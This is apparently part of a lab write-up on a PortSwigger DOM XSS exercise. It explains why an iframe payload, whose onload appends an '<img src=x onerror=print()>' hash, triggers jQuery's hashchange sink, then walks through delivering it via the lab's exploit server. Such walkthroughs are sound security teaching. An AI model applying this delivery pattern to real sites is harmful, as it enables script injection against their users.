
The
print()function got executed means XSS is executed

The image with source ‘x’ is also called and failed, means that the onload event is also got executed and alert()/print() function is executed
Why This Specific Payload Worked
<iframe
  src="https://vulnerable-site.net/#"
  onload="this.src+='<img src=x onerror=print()>'">
</iframe>
The Key Difference — onload is on YOUR iframe, not inside it
Previous attempts:
Your page → JavaScript → tries to change iframe src → BLOCKED (cross-origin JS control)

This payload:
Your page → iframe loads → iframe's OWN onload fires → changes its OWN src
The onload attribute lives on the iframe element in your page’s DOM — it’s your page’s JavaScript running, not cross-origin JS. You’re not reaching inside the iframe to control it — you’re reacting to its load event from outside.
Step by Step Execution
1. Browser renders your HTML
   └── iframe element created with src="vulnerable-site/#"

2. iframe loads vulnerable site with empty hash (#)
   └── vulnerable site's hashchange listener registers
   └── no hashchange fires yet (initial load)

3. iframe finishes loading → onload fires on the iframe element
   └── this.src += '<img src=x onerror=print()>'
   └── src becomes: "vulnerable-site/#<img src=x onerror=print()>"

4. src change → iframe navigates to new URL
   └── hash changes from # to #<img src=x onerror=print()>
   └── hashchange event fires inside the iframe ✅

5. Vulnerable jQuery code runs:
   └── decodeURIComponent gets "<img src=x onerror=print()>"
   └── $('...contains(<img src=x onerror=print()>)')
   └── jQuery sees < → switches to HTML creation mode
   └── img element created → src=x fails → onerror fires ✅

6. print() executes ✅
Why X-Frame-Options Didn’t Block It This Time
Because your local file isn’t trying to control the iframe’s internals via JS — it’s just reacting to a load event on an element in its own DOM. The browser allows this.
BLOCKED:  reaching INTO iframe across origins via JS
ALLOWED:  reacting to iframe's load event from your own page
Why setTimeout Version Failed But onload Worked
| Approach | Why it failed/worked |
|---|---|
setTimeout → document.getElementById('victim').src = ... | Depends on timing, cross-origin restrictions on JS execution context |
onload="this.src+=..." | Fires exactly when iframe finishes loading, self-contained on your element |
onload is cleaner and more reliable because:
- No timing guesswork — fires exactly when ready
thisrefers to the iframe element in your DOM- No separate script block needed
The Elegant Insight of This Payload
This is actually the canonical self-contained hashchange XSS delivery — one single iframe tag, no external script block needed:
One iframe tag → loads victim → triggers own hashchange → XSS executes
It’s self-bootstrapping — the iframe delivers itself. This is why PortSwigger uses exactly this pattern as the intended solution for hashchange-based DOM XSS labs.
okay as part of the lab completion, we have to deliver the payload to victim through the Exploit Server module attached in the lab :

Add the payload in the
HTMLbody

Click “View Exploit” button

Okay its confirmed that it works fine
Now click on “Deliver exploit to victim” button

Wait for couple of seconds, then Lab will be completed !
Sending the payload to victim here, means sending attacker controlled webpage to the victim, which I have done previously with local Python3 HTTP Server